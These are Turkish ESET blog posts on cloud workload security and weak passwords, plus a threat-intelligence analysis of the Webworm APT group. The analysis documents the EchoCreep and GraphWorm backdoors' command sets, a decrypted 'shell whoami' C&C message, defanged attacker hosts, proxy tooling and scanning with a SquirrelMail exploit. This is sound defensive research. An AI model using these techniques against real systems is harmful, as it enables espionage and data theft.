Karmaşıklığın birçok şeyin düşmanı olduğu söylenir. Ancak kuruluşlar ve bunların BT sistemleri ve süreçleri söz konusu olduğunda, karmaşıklık tartışmasız [siber güvenliğin en büyük düşmanıdır](https://www.schneier.com/academic/archives/2025/03/complexity-is-the-worst-enemy-of-security.html). Birçok BT ve güvenlik uzmanı için bu durum, IBM’in bir zamanlar “[ Frankencloud](https://www.schneier.com/academic/archives/2025/03/complexity-is-the-worst-enemy-of-security.html) ” olarak adlandırdığı, özel ve genel bulut ortamlarının bir araya getirildiği ve genellikle çeşitli şirket içi ve muhtemelen eski kaynaklarla daha da karmaşık hâle gelen yapıyı yönetmek için çabalarken her gün yaşanmaktadır.
## Bulut iş yükü riskleri
Bazı bulut varlıklarının, özellikle sanal makinelerin, kolayca devreye alınabilmesi, bunların sayıları artmaya başladığında güvenliğini sağlamak ve izlemek zorunda kalmanın gerçekliğiyle keskin bir tezat oluşturur. Makine ve yazılımların yaygınlaşması, genellikle heterojen ve tutarsız kurallarla dolu ortamlar yaratır ve bu da sonuçta bunların savunulmasını zorlaştırır.
Genellikle sektördeki yetenek kıtlığı nedeniyle zaten yetersiz sayıda olan BT ve güvenlik ekipleri, dağınık veri noktalarından tutarlı bir hikâye oluşturmaya çalışırken kendilerini kontrol panelleri ve konsollar arasında gidip gelirken bulur. Bir yönetici araç veya arayüz değiştirdiğinde, bir uyarıyı kaçırma veya başka bir hata yapma riski artar ve bu da saldırganların işine gelir.
Sonuçta, kötü niyetli kişiler kuruluşları ayrı siloların bir araya gelmesiyle oluşan yapılar olarak görmezler. Onlar burada, tek bir hesap veya makinenin – sızan kimlik bilgileri veya başka bir hata yoluyla ele geçirildiğinde – yatay hareketler için veya ortamlar arasında daha fazla sızma için bir giriş noktası olarak kullanılabileceği, büyük ve giderek daha fazla birbirine bağlı bir hedef görürler.
Risk genellikle altyapının “ek yerlerinde” ortaya çıkar: Bir varlığın sorumluluğunun bittiği ve diğerinin başladığı veya sınırların yanlış anlaşıldığı yerlerde – ta ki ilk ciddi olay bir hesaplaşmayı zorunlu kılana kadar. Hızla büyüyen şirketlerde, bu sınır çok sık acı bir şekilde keşfedilir. Birçok bulut veri ihlali, şeytani sıfır gün istismarlarından ziyade, güvenlik hijyenindeki sıradan ihmallere ve karmaşık dağıtımların yönetimindeki gözden kaçırmalara dayanır.
Google’ın[ H2 2025 Bulut Tehdit Ufukları Raporu’na](https://services.google.com/fh/files/misc/cloud_threat_horizons_report_h22025.pdf) göre, kimlik bilgilerinin ele geçirilmesi ve yanlış yapılandırma, 2025’in ilk yarısında tehdit aktörlerinin bulut ortamlarına giriş noktalarında başlıca etkenler olmaya devam etti. Birkaç gün önce yayımlanan raporun[ H1 2026 sayısına](https://services.google.com/fh/files/misc/cloud_threat_horizons_report_h22025.pdf) göre, geçen yılın ikinci yarısında ilginç bir gelişme yaşandı; her iki ilk erişim vektörü de yazılım tabanlı istismarlar tarafından geride bırakıldı.
Bu arada, olayların maliyeti hâlâ yüksek. IBM’in[ 2025 Veri İhlali Maliyet](https://www.ibm.com/reports/data-breach) Raporu’na göre, birden fazla ortamı içeren bir veri ihlalinin ortalama maliyeti 5,05 milyon ABD doları iken “sadece” genel bulutu içeren bir veri ihlalinin ortalama maliyeti 4,68 milyon ABD doları ile çok geride kalmıyor. Hukuk ve uyum maliyetleri ile itibar ve müşteri güveninin kaybı da bu zarara tuz biber ekiyor.
Karmaşıklık düşman ise basitlik de panzehir olmalı, değil mi? Aslında öyle değil. Çok az sayıda kuruluş, bulutu çeşitli şekillerde çekici kılan esnekliği ve maliyet verimliliğinden vazgeçmeyi göze alabilir. Ayrıca bunu yapmamalıdırlar. Daha gerçekçi bir hedef, karmaşıklığı anlaşılır ve yönetilebilir hâle getirmektir ve bu da görünürlükle başlar. Endişe verici bir şekilde, [Cloud Security Alliance tarafından yapılan bir ankette](https://cloudsecurityalliance.org/press-releases/2024/02/14/cloud-security-alliance-survey-finds-77-of-respondents-feel-unprepared-to-deal-with-security-threats), kuruluşların yalnızca %23’ünün bulut ortamlarına tam görünürlük sağladığı ortaya çıkmıştır.
## Bulut iş yükü güvenliğinde görünürlük ve kontrol
Bazen apaçık olan şeyleri söylemek gerekir: Göremediğiniz şeyi güvence altına alamazsınız. Ancak “ham” görünürlük tek başına yeterli değildir. Tam bir resim oluşturmaya yardımcı olan bağlam ve korelasyon olmadan elde edeceğiniz şey, biraz daha iyi aydınlatılmış bir kaostan öteye geçmez. Ortamlar genelinde birleşik bir politika uygulamanın ve ardından kuralları, birden çok buluttaki sanal makineler ve kimlik katmanları dâhil olmak üzere çeşitli sistemlerde uygulamanın bir yoluna ihtiyacınız vardır. Muhtemelen bu tür bir birleşme, ortamı daha küçük hâle getirmez ancak saldırı yüzeyini azaltırken ortamı yönetilebilir hâle getirir.
Her kimlik doğrulama denemesi, işlem başlatma, ağ bağlantısı ve dosya değişikliği bir yerde iz bıraktığında, telemetri verilerinin hacmi çok büyük olabilir. Bu nedenle, dikkatli bir şekilde uygulandığında otomasyon da aynı derecede önemlidir. Otomasyon, saldırganların sığınmayı sevdiği boşlukları kapatmaya yardımcı olur ve ağlar büyüdükçe doğal olarak ortaya çıkan “entropiye” karşı koyar. Ayrıca rutin görevler ve farklı kaynaklardan gelen telemetri verilerinin korelasyonu, yorulmayan ve dikkati dağılmayan bir sistem tarafından yönetilir. Böylelikle, insan operatörler, insan yargısı gerektiren olay müdahalesi kısımlarına odaklanabilir.
Elbette asıl sorun bulutun kendisi değildir. Ölçeklenebilir ve değişime açık olarak tasarlanmış sistemlerde, özellikle de iş hacmi büyüdükçe bir dereceye kadar karmaşıklık kaçınılmazdır. Bulut iş yüklerinin güvenliğini sağlamak, dijital altyapınız büyüdükçe görünürlük ve kontrolünüzün de buna paralel olarak artmasını sağlamaya bağlıdır. Böylelikle, olaylardan gerçekten acı dersler çıkarmak zorunda kalmazsınız.
[](https://www.eset.com/tr/business/solutions/cloud-workload-protection/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Cloud Security, Kurumsal Güvenlik, Siber Güvenlik
---
### [Güçlü bir parola oluşturmak güvenliğin ilk adımıdır](https://antivirus.com.tr/guclu-bir-parola-olusturmak-guvenligin-ilk-adimidir/)
**Published:** Mayıs 7, 2026
**Author:** ESET
**Excerpt:** Nasıl oluyor da altı basamaklı bir parola dizisiyle bir çevrimiçi hesabı "güvenli" hâle getirmek hâlâ mümkün?
**Content:**
*Nasıl oluyor da altı basamaklı bir parola dizisiyle bir çevrimiçi hesabı “güvenli” hâle getirmek hâlâ mümkün?*
NordPass’ın dünya çapında veri ihlallerinde ortaya çıkan parolalarla ilgili son yıllık raporuna göre “123456” dünya çapında hâlâ en[ çok kullanılan parola.](https://antivirus.com.tr/parolalar-2025te-yine-ayni-eski-aliskanliklar-degismiyor/) “123456789”, “12345678”, “12345” ve “admin” gibi diğer tahmin edilebilir seçimlerin de her yıl popülerliğini koruduğu görülüyor.
İlk içgüdüm, bunu korku tacirliği olarak görmezden gelmek, özellikle de zayıf parola hijyeni konusunun, yakın zamanda RSAC konferansında sunduğum “[Siber Güvenlikte Değişmesi Gereken 4 Şey](https://www.rsaconference.com/library/presentation/usa/2026/lets%20rant%204%20things%20that%20need%20to%20change%20in%20cybersecurity)” başlıklı topluluk katılım oturumunun da bir parçası olduğunu düşünürsek.
Ancak bugün Dünya Parola Günü olduğu için bunu test etmek zorundaydım. Hâlâ “123456” parolasını kullanarak hesap oluşturmama izin veren makul ölçüde yaygın bir web sitesi bulabilir miyim? Ne yazık ki cevap evet.
## Platformlarda parola politikaları yetersiz
“Evite” gibi popüler siteler, hâlâ bu altı basamaklı dizinin parola olarak kullanılmasına izin veriyor. Davetiyelerinizde kişisel verilerinizi paylaştığınızı ve tüm davetlilerinizin yanıtlarını güvenli olmayan bir hesap üzerinden yönetme ihtimaliniz olduğunu fark edene kadar, bunu sadece bir e-davet hizmeti olarak görmezden gelebilirsiniz. Bu çok basit testin şok edici yanı, Evite’ın 2019’da 100 milyondan fazla kişinin kişisel bilgilerini etkileyen bir[ veri ihlaline maruz](https://haveibeenpwned.com/Breach/Evite) kaldığının ortaya çıkmasıdır. Şirket, kullanıcılarının bu kadar zayıf parolalar kullanmasına izin vermemesi gerektiğini muhtemelen çok iyi bilmelidir.
Daha popüler hizmetlerde bile durum çok daha iyi değil. Facebook’ta yeni bir hesap oluşturmaya çalıştığımda, platform ek bir parola karmaşıklığı seviyesi zorunlu kıldı. Ancak yine de “1234567!” gibi basit bir dizgi, izin verilen bir parola olarak kabul edildi. X de benzer bir deneyim sundu.
### Parola “parola”
Şimdi, örneğin Facebook, “‘password’ *gibi yaygın kelimeleri kullanmaktan kaçının*” ve “*Parolanız yeterince güçlü değilse büyük ve küçük harfleri karıştırın. Hatırlayabileceğiniz ancak başkalarının bilemeyeceği daha uzun bir cümle veya kelime dizisi kullanarak parolanızı daha karmaşık hâle getirin*” gibi [bazı tavsiyelerde bulunuyor](https://www.facebook.com/help/124904560921566). Yine de ‘1234567!’ kullanımına izin veriyor; harf yok, sadece sonunda basit bir ünlem işareti olan sıralı bir desen var; bunların hepsi, özellikle yaygın olarak kullanılan desenleri ve dizileri test etmek için hesapları *toplu olarak* denetleyen otomatik komut dosyaları tarafından kolayca tahmin edilebilir.
Öte yandan, çok daha az hassas içeriğe sahip bir site olan [Collins Dictionary](https://www.collinsdictionary.com/), beni aşağıdakilerden en az üçünü içeren sekiz karakterlik bir parola oluşturmaya zorladı. Küçük harfler (a-z), büyük harfler (A-Z), sayılar (yani 0-9) ve özel karakterler (ör. !@#$%^&\*).
NordPass’ın verileri, sınırlı parola politikaları belirleyen ve “123456” gibi basit parolalara izin veren çok daha fazla site olduğunu gösteriyor. Ancak en yaygın parolaları hesaplamak için kullanılan yöntemde eski sistemlerin de etkisi olabileceğini düşünüyorum.
Örneğin, bir şirket 10 yıldır faaliyet gösteriyor. Eğer aktif olmayan kullanıcı hesaplarını silmemişse bir güvenlik ihlali durumunda güncel olmayan aktif olmayan hesap bilgileri de ortaya çıkacaktır. Bunların bazıları herhangi bir parola politikası uygulanmaya başlamadan *önceki döneme* ait olabilir. Manşetlere taşınan verilerin yayımlanmasının ardındaki motivasyon da açıktır: Haberin kaynağı olan satıcılar, abonelik karşılığında parola yönetimi yazılımı sağladıkları için potansiyel olarak fayda sağlayacaklardır.
## Zayıf parola döngüsünü kırmak
Peki, parolalarla ilgili bu bitmeyen olumsuzluk döngüsünü ve platformların hâlâ güvenli olmayan parolalara izin vermesi gibi saçma durumu nasıl çözebiliriz?
Yasama organlarının vatandaşları şımartması gerektiği fikrini desteklemiyorum ancak bu durumda, yasa koyucuların harekete geçip, şirketlerin sıkı kimlik doğrulama politikaları uygulamaması ve tüketicilerin kolay yolu seçmesine izin verme eğilimine son vermesinin zamanı geldiğini düşünüyorum. Şirketlerin, kişisel verilerimizi depoladıkları takdirde uygun ve makul siber güvenlik önlemleri kullanarak bu verileri güvence altına almaları gerektiğini belirten yaygın gizlilik mevzuatı bulunmaktadır.
Bu önlemlerin temel bir parçası, kendine saygısı olan herhangi bir siber güvenlik çerçevesinin gerektirdiği gibi, güçlü ve karmaşık parolaların belirlenmesi ve çok faktörlü kimlik doğrulama (MFA) kullanılmasıdır. Yine de birçok durumda müşteriye yönelik hizmetler için kimlik doğrulama konusunda herhangi bir siber güvenlik gerekliliği bulunmamaktadır.
Bazı sektörler, modern kimlik doğrulama yöntemlerine geçmek zorunda kalmıştır. Örneğin finans sektöründe, elektronik ödemeler ve çevrimiçi ödeme hesaplarına erişim için MFA’yı zorunlu kılan Ödeme Hizmetleri Direktifi 2 (PSD2) gibi çeşitli düzenlemeler bulunmaktadır.
Mevzuat tüm sektörleri kapsamalıdır. Erişilen hizmet ne olursa olsun çevrimiçi olarak oluşturulan tüm hesaplar için MFA’yı zorunlu kılmalı. Modası geçmiş parola kullanımını terk etmeli ve günümüzün interneti için [daha uygun bir güvenlik sistemine](https://antivirus.com.tr/parola-donemi-bitti-simdi-gecis-anahtari-zamani-degisime-hazir-misiniz/) geçilmelidir.
Bu yaklaşımı zorunlu hâle getirmenin önündeki potansiyel engel, hesap oluşturan kişiler için giriş engelidir. Gelirleri reklamlara veya kişisel verilerin toplanmasına (ve satışına) dayanan şirketler bu hamleye karşı önemli ölçüde lobi faaliyetinde bulunacak. Ve büyük bütçeli şirketler, özellikle karmaşık bir parola ve/veya MFA gerektirerek müşteri hesaplarının güvenliğini sağlamak gibi hiçbir şeyin kârlarının önüne geçmemesi konusunda çok ısrarcı olacaktır.
Siber güvenlik sektöründe zayıf parolalar konusu her gün, birçok etkinlikte ya da özel bir günde vurgulanan temel bir mesaj olmuştur. Bunu çözmenin basit ve etkili bir yolu vardır: Karmaşık parolaları zorunlu kılmak ya da daha da iyisi MFA. Artık “zayıf parolalar” hakkındaki konuşmayı sonsuza kadar bitirebilir miyiz?
*Güçlü parolalar oluşturmak ve çevrimiçi hesap güvenliği hakkında daha fazla bilgi edinmek için ESET’in* [*parola oluşturucu*](https://www.eset.com/tr/password-generator/) *sayfasına göz atın.*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, Parola Güvenliği, Siber Güvenlik
---
### [Webworm: Yeni sızma teknikleri](https://antivirus.com.tr/webworm-yeni-sizma-teknikleri/)
**Published:** Mayıs 22, 2026
**Author:** ESET
**Excerpt:** ESET araştırmacıları, Webworm APT grubunun son zamanlarda cephaneliğine eklediği yeni araç ve teknikleri anlatıyor
**Content:**
ESET araştırmacıları, Webworm APT grubunun son zamanlarda cephaneliğine eklediği yeni araç ve teknikleri anlatıyor
ESET araştırmacıları, başlangıçta Asya’daki kuruluşları hedef alan ancak son zamanlarda odağını Avrupa’ya kaydıran, Çin ile bağlantılı bir APT grubu olan Webworm’un 2025 yılındaki faaliyetlerini analiz etti. Bu, grup hakkında yayımladığımız ilk blog yazısı olsa da [*Symantec’in*](https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/webworm-espionage-rats) 2022 yılında bu tehdit aktörünü ilk kez rapor etmesinden bu yana Webworm’un faaliyetlerini takip ediyoruz. Yıllar boyunca, bu tehdit aktörünün taktik, teknik ve prosedürlerini (TTP’ler) sürekli olarak değiştirdiğini gördük.
Webworm, *SixLittleMonkeys* ve [*FishMonger*](https://antivirus.com.tr/fishmedley-operasyonu/) gibi Çin bağlantılı diğer APT gruplarıyla bağlantılıdır. Geçmişte McRat (diğer adıyla 9002 RAT) ve Trochilus gibi iyi bilinen kötü amaçlı yazılım ailelerini kullanıyordu ancak son yıllarda tam teşekküllü arka kapılardan daha gizli olan hem mevcut hem de özel proxy araçlarına yönelmeye başladı. 2025 yılında Webworm, araç setine iki yeni arka kapı daha ekledi: C&C iletişimi için Discord kullanan EchoCreep ve aynı amaçla Microsoft Graph API’yi kullanan GraphWorm. Grup, kötü amaçlı yazılımlarını ve araçlarını GitHub depolarında barındırarak, kötü amaçlı yazılımların kurbanın makinesine doğrudan indirilebilmesini sağlamasıyla da bilinir.
**Blog yazısının anahtar noktaları:**
- 2022’de keşfedilmesinden bu yana, Webworm APT grubu araç setini ve hedeflerini aktif olarak güncellemektedir.
- 2025 yılında grup, C&C iletişimi için Discord ve Microsoft Graph API’yi kullanan arka kapılar kullanmaya başladı.
- ESET araştırmacıları, bir operatör sunucusunda keşfedilen 400’den fazla Discord mesajını ve bir bash geçmiş dosyasını deşifre etti; bu dosyalarda 50’den fazla benzersiz hedefe karşı kullanılan keşif komutları bulunmaktaydı.
- Arka kapılara ek olarak, Webworm mevcut ve özel olarak geliştirilmiş birçok proxy aracını kullanıyor.
- Grup, kötü amaçlı yazılımlarını yaymak için GitHub’ı kullanıyor.
EchoCreep arka kapısının C&C iletişimi için kullandığı Discord mesajlarının şifresini çözdükten sonra elde ettiğimiz bilgilere dayanarak, 2025 kampanyasını Webworm’a atfediyoruz. Bu bilgiler bizi saldırganların GitHub deposuna yönlendirdi; bu depoda SoftEther VPN uygulaması gibi sahneye yerleştirilmiş kalıntılar bulunuyordu. SoftEther yapılandırma dosyası içinde, bilinen bir Webworm IP adresiyle eşleşen bir IP adresi tespit ettik.
Bu blog yazısında daha sonra bahsedilecek ülkelerden Webworm’dan etkilenen kurbanlar uygun şekilde bilgilendirildi. Ayrıca GitHub deposu ve S3 bucket gibi tespit ettiğimiz hizmetler kaldırıldı.
## Gelişen yaklaşım
2022’de Webworm’un temel özelliklerinden biri, McRat ve Trochilus gibi yerleşik arka kapılar ve uzaktan erişim truva atlarının (RAT) kullanılmasıydı. Symantec blog yazısında açıklandığı gibi, grup başlangıçta ağırlıklı olarak Asya’daki ülkeleri hedef almıştı.
2024 yılında, grubun geleneksel arka kapılardan uzaklaşarak SOCKS proxy’leri (SoftEther VPN) ve diğer ağ çözümleri gibi meşru veya yarı meşru araçları tercih etmeye başladığını gözlemledik. Bunlar Webworm’un tespit edilmesini önlemeye yardımcı olsa da arka kapılarda genellikle bulunan komut setinin tamamına sahip olmadıkları için operatörler cmd.exe veya powershell.exe gibi komut yorumlayıcılara güvenmek zorunda kalıyor.
O dönemde, grubun Asya’daki faaliyetlerini yavaşlatmaya ve odağını Avrupa ülkelerine kaydırmaya başladığını da gördük. Bu eğilim 2025 yılında da devam etti ve gözlemlediğimiz saldırılar Belçika, İtalya, Sırbistan ve Polonya’daki devlet kurumlarını hedef aldı. Aynı zamanda Webworm, Güney Afrika’ya da girerek yerel bir üniversiteyi ele geçirdi.
Bu son kampanyalarda Webworm, araç setini genişletmeye devam ederken Trochilus ve McRat’ı tamamen terk etmiş görünüyor. Yeni araçların başında iki yeni arka kapı geliyor: Discord tabanlı EchoCreep ve Microsoft Graph tabanlı GraphWorm. Grup, mevcut proxy çözümlerini, özellikle Go ile yazılmış [*iox*](https://github.com/EddieIvan01/iox) (port yönlendirme ve intranet proxy aracı) ve [*frp*](https://github.com/EddieIvan01/iox) (hızlı ters proxy) kullanmaya devam ederken WormFrp, ChainWorm, SmuxProxy ve WormSocket gibi özel proxy çözümlerini de ekledi.
Bu özel proxy araçları, yalnızca iletişimi şifrelemekle kalmaz, aynı zamanda bir ağın hem iç hem de dışındaki birden fazla ana bilgisayar arasında zincirlemeyi de destekler. Operatörlerin, izlerini daha iyi gizlemek ve faaliyetlerinin gizliliğini artırmak için bu araçları SoftEther VPN ile birlikte kullandıklarına inanıyoruz. Tüm Webworm proxy’leri ve VPN hizmetleri, [*Vultr*](https://www.vultr.com/) ve [*IT7 Networks*](https://www.vultr.com/)tarafından kontrol edilen ağ altyapısına ait bulut sunucularıdır. Proxy araçlarının sayısı ve karmaşıklığına bakıldığında, Webworm kurbanları proxy’lerini çalıştırmaya ikna ederek çok daha büyük bir gizli ağ oluşturuyor olabilir.
## Discord ve Microsoft Graph API C&C iletişimi
2025 yılında Webworm, C&C iletişimi için Discord ve Microsoft Graph API’yi kötüye kullanmaya başladı. EchoCreep arka kapısını analiz ederken 400’den fazla Discord mesajını ortaya çıkarmayı başardık. Ayrıca her biri farklı bir kurbana ait olan dört benzersiz kanal bulduk. EchoCreep, dosya yüklemek, çalışma zamanı raporları göndermek ve komut almak için Discord’u kullanır. Arka kapının ağ iletişimi, özel olarak hazırlanmış HTTP istekleri kullanılarak Discord API’lerinden geçer.
C&C iletişimi için Microsoft Graph API’yi kullanan GraphWorm örneğinde, bu yazılımın özellikle yeni görevleri almak ve kurban bilgilerini yüklemek amacıyla yalnızca OneDrive uç noktalarını kullandığını tespit ettik. Her bir kurban için ayrı bir OneDrive dizini oluşturulmaktadır. GraphWorm tarafından kullanılan OneDrive örneği bulutta çalıştığı için bu arka kapı, büyük ve parçalara bölünmüş dosyaları yüklemek üzere Microsoft Graph API’nin /createUploadSession uç noktasını kullanabilmektedir.
## Amazon S3 bucket
2025 kampanyalarını araştırırken Webworm’un wamanharipethe.s3.ap-south-1. amazonaws\[.\]com adresinde bulunan, güvenliği ihlal edilmiş bir Amazon S3 bucket’tan yapılandırmaları almak için özel proxy çözümü WormFrp’yi kullanmaya başladığını keşfettik. Amazon S3 bucket, Amazon Web Services’te bulunan genel bir bulut depolama çözümüdür; burada S3, basit depolama hizmeti anlamına gelir. Güvenliği ihlal edilen depolama alanının, whpjewellers.s3.amazonaws\[.\]com adresinin herkese açık – hatta muhtemelen politika yapılandırması hatalı – bir versiyonu olduğunu düşünüyoruz.
Bucket’ta depolanan dosyalara yaptığımız ilk inceleme, sanal makine ana bilgisayarlarından alınan birkaç anlık görüntüyü ortaya çıkardı; bunlardan biri, İtalya’daki bir devlet kurumuna ait bir makinenin mevcut yapılandırmasını ve aktif durumunu içeriyordu. Bu, operatörlerin kurbanın sanal makinelerini yönetmekten sorumlu ortama başarıyla sızabildikleri anlamına gelebilir. Ancak anlık görüntülerin depolandığı tek bir ana bilgisayara erişim sağlamış olmaları da mümkündür. Her iki durumda da Webworm’un bu S3 depolama alanı aracılığıyla hiçbir şeyden haberi olmayan kurbanın hizmet bedelini ödemesi karşılığında verileri sızdırabildiği açıktır.
2025 yılının Ekim ayı sonlarında, siber suçlular S3 depolama alanına [*SharpSecretsdump*](https://github.com/laxa/SharpSecretsdump/tree/master) adlı başka bir yürütülebilir dosya yüklediler. Bu araç, belgelerinde de belirtildiği üzere, [*Impacket*](https://github.com/laxa/SharpSecretsdump/tree/master) paketindeki kötü şöhretli secretsdump.py dosyasının işleyişini taklit ederek, kurulduğu etkilenen Windows ana bilgisayarından kimlik bilgilerini topluyor. Webworm operatörlerinin bu aracı kurbanlarına karşı kullanmak üzere S3 depolama alanına yüklediklerini varsayıyoruz.
Aralık 2025 ile Ocak 2026 arasında operatörler, servise 20 yeni dosya yükledi; bunlardan ikisi İspanya’daki bir devlet kurumundan sızdırılmıştı. Bu iki dosyadan ilki, bir XML dosyası olup, açık kaynaklı bir uzaktan bağlantı yöneticisi olan [*mRemoteNG*](https://mremoteng.org/) tarafından kullanılan sanal ana bilgisayarların kaydedilmiş yapılandırmalarını içeriyor. İkinci dosya ise bu devlet kurumunun kullandığı bir etki alanının arkasındaki altyapıyı detaylandıran bir [*Microsoft Visio*](https://mremoteng.org/) diyagramı.
## GitHub deposu
EchoCreep’in Discord C&C altyapısını incelerken kullanıcılar, kanallar ve guildlerle ilgili Discord’un benzersiz tanımlayıcılarını elde etmeyi başardık. Ne yazık ki botun token’ına sınırlı erişimimiz olduğundan sunucunun sahipleri veya botun kendisiyle ilgili bilgileri listelemek için kullanılabilecek hiçbir API çağrısı yoktu.
Ancak Discord mesajları, Webworm tarafından kullanılan diğer araçlar ve kötü amaçlı yazılımlar için dosya depolama alanı görevi gören https://github\[.\]com/anjsdgasdf/WordPress GitHub deposunu ortaya çıkardı (bu araçlardan biri, yukarıda bahsedilen ele geçirilmiş Amazon S3 bucket kullanıyordu). Meşru [*WordPress*](https://github.com/WordPress/WordPress) deposunun doğrudan bir çatalı olarak, bu depo herkesin gözü önünde gizlenebilirdi. **Şekil 1** , wp-admin dizinine yerleştirilmiş hazır dosyalarla birlikte bu deponun genel bir görünümünü göstermektedir.

Şekil1 . Çatallanmış WordPress deposu
## İçeri sızma
Webworm’un kurbanlarını ele geçirmek için kullandığı giriş noktasını tespit edememiş olsak da grubun kurbanların web sunucularındaki dosya ve dizinleri taramak ve içlerinde güvenlik açıkları aramak için açık kaynaklı yardımcı programlar kullandığını ortaya çıkardık.
Bunu, bir kurban makinesinin 64.176.85\[.\]158 adresinde barındırılan bir proxy sunucusuyla iletişim kurduğunu fark ettikten sonra tespit ettik. IP adresinin incelenmesi, söz konusu açık kaynaklı yardımcı programları içeren açık bir dizinin daha önce bu adreste 80 numaralı bağlantı noktasında barındırıldığını gösterdi. **Şekil 2** bu açık dizin listesine genel bir bakış sunmaktadır.

Şekil2 . Açık dizin listesi
Blog yazımızla ilgili ana dizinler nuclei/, .dirsearch/ ve .bash geçmiş dosyasıdır. **Şekil 3** ‘te görüldüğü gibi, Webworm operatörleri, belirli durum kodlarını filtreleme özelliğine sahip bir web yolu tarayıcı yardımcı programı olan [*dirsearch*](https://github.com/maurosoria/dirsearch) ve belirli hedeflere karşı olası güvenlik açıklarını tespit etmek için kullanılan açık kaynaklı bir güvenlik açığı tarayıcısı olan [*nuclei’yi*](https://github.com/maurosoria/dirsearch) kullanarak web sunucularındaki dizin ve dosyalara brute force saldırısı gerçekleştirebildiler.

Şekil3 . Nuclei ve dirsearch geçmişi
Dirsearch’ün çalıştırılmasının sonuçları .dirsearch dizininde depolandı; bu sonuçlar, aracın İspanya, Macaristan, Belçika, Nijerya, Çekya ve Sırbistan gibi çeşitli ülkelerden 56 hedef üzerinde çalıştırıldığını ortaya çıkardı.
nuclei dizininde, \_1.sh adlı [*LegalHackers*](https://legalhackers.com/advisories/SquirrelMail-Exploit-Remote-Code-Exec-CVE-2017-7692-Vuln.html) komut dosyası bulundu. Bu, [*SquirrelMail*](https://legalhackers.com/advisories/SquirrelMail-Exploit-Remote-Code-Exec-CVE-2017-7692-Vuln.html) web posta istemcisinde kimlik doğrulama sonrası uzaktan kod yürütülmesine olanak tanıyan [*CVE-2017-7692*](https://legalhackers.com/advisories/SquirrelMail-Exploit-Remote-Code-Exec-CVE-2017-7692-Vuln.html) güvenlik açığına yönelik bir kavram kanıtı saldırısıdır. .bash\_history dizinine baktığımızda, benzer bir isimde bir komut dosyasının Sırp bir web posta hedefine karşı çalıştırıldığını keşfettik. Bu durum, grubun Sırp kurbanın kimlik bilgilerini ele geçirdiği ve bu güvenlik açığını ilk erişim aşamasında kullanmış olabileceği varsayımına yol açıyor.
## Araç seti
Bu blog yazısında, Webworm’un cephaneliğine eklenen yeni unsurları ayrıntılı olarak inceleyeceğiz. Öncelikle, iki özel arka kapı programı olan EchoCreep ve GraphWorm’a bakacağız. Ardından, grubun 2025 kampanyalarında kullandığı özel proxy çözümleri olan WormFrp, ChainWorm, SmuxProxy ve WormSocket’i ele alacağız.
## EchoCreep
EchoCreep, Go dilinde yazılmış, Discord’u C&C sunucusu olarak kullanan yeni bir arka kapıdır ve mesajlar 21 Mart 2024’ten itibaren başlamıştır. **Tablo 1** ‘de gösterilen komutları yürütebilir.
Tablo1 . EchoCreep komutları
| **Command** | **Arguments** | **Description** |
|---|---|---|
| upload | File path | Uploads a file, as an attachment, to Discord from the specified file system path. |
| download | Source (URL) and destination (path) | Downloads a file from the provided source URL to the file system path destination. |
| shell | String | Executes the string within a cmd.exe shell. |
| sleep | Integer (seconds) | Sleeps for the specified number of seconds before providing a success report back to the Discord server. |
Arka kapının kurbanın makinesine nasıl girdiğini doğrulayamadık ancak kalıcılık sadece saldırı sonrası C&C komutları yoluyla elde edilmiş gibi görünüyor.
EchoCreep’in tüm ağ iletişimi, özel olarak hazırlanmış HTTP istekleri kullanılarak Discord API uç noktalarından geçirilir. Komutları ayrıştırmak için arka kapının önce bunları base64 kullanarak kodunu çözmesi, ardından AES-CBC-128 kullanarak şifresini çözmesi gerekir. **Şekil 4**, her ikisi de şifresi çözüldükten sonra bir komut ve yanıt örneğini göstermektedir.
| {“guild”: “lol”, “channel\_id”: 1220298277849796651, “channel”: “fire”, “content”: “shell whoami”, “time”: “2025-04-14T08:35:41.751000+00:00”, “author\_id”: 1219910976007045171, “author”: “jonson889912”} |
|---|
Şekil4 . EchoCreep komutu ve yanıtı
Şifresini çözdüğümüz 433 Discord mesajının hiçbirinde, bu kişiler ESET müşterisi olmadıkları için tam olarak kimlerin etkilendiği belli değildi. Ancak en azından kanal adlarına dayanarak EchoCreep tarafından ele geçirilen kurbanların sayısını belirleyebildik. Bu adların ya kurbanın IP adresi ya da IP adresi ile kurban makinesinin ana bilgisayar adının birleşimi olduğunu keşfettik. Bu adlandırma kuralını kullanan dört benzersiz kanal bulduğumuzdan dört kurban olduğunu düşünüyoruz.
EchoCreep ilk çalıştırıldığında yeni bir kanal oluşturmaya çalışmaz ancak halihazırda var olan bir kanala “Up Success” (Başarılı) mesajı gönderir (bkz. **Şekil 5** ve **Şekil 6** ). Bu, kanalların arka kapının çalıştırılmasından önce oluşturulduğunu gösterir ve operatörlerin ya hedefleri önceden bildiklerini ya da ilk erişimin ardından gerekli bilgileri sızdırdıklarını düşündürür.

Şekil5 . EchoCreep Discord Başarılı mesajı

Şekil6 . EchoCreep arka kapısı Up Success mesajı
21 Mart 2024 ile 31 Mart 2025 tarihleri arasında gönderilen ilk mesajlar, operatör test komutları gibi görünüyor. **Şekil 7**, tehdit aktörlerinin burada yerel IP yapılandırmalarıyla ilgili bazı bilgiler bıraktığını gösteriyor.
| Ethernet adapter Ethernet0: Connection-specific DNS Suffix . : lan Link-local IPv6 Address . . . . . : fe80::2111:d79b:b1ba:1f4a%10 IPv4 Address. . . . . . . . . . . : 192.168.8.174 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.8.1 |
|---|
Şekil7 . Windows ipconfig çıktısı
**Şekil 8**‘de görüldüğü gibi, önceki mesajların çoğunda, muhtemelen doğru iletişimi belirlemek için bir test olarak kullanılan geçersiz değerler yer alıyordu.

Şekil8 . Gereksiz komutlar
Kısa bir süre sonra, **Şekil 9**‘da görüldüğü gibi, gelişmiş komutların geliştirildiğini gösteren download işlemlerinin gerçekleştiğini görmeye başladık.

Şekil9 . frp indirme
Ayrıca **Şekil 10**‘da, Webworm’un daha sonra kurbanlara karşı kullanacağı kalıcılık mekanizmasının erken uyarlamaları olabilecek test faaliyetleri görüyoruz. İlginç olan bir diğer nokta da sonunda kullanılan shell komutu yerine run komutunu çalıştırmasıdır; bu da bunların erken testler olduğu yönündeki tespitimizi desteklemektedir.

Şekil10 . Test VBScript
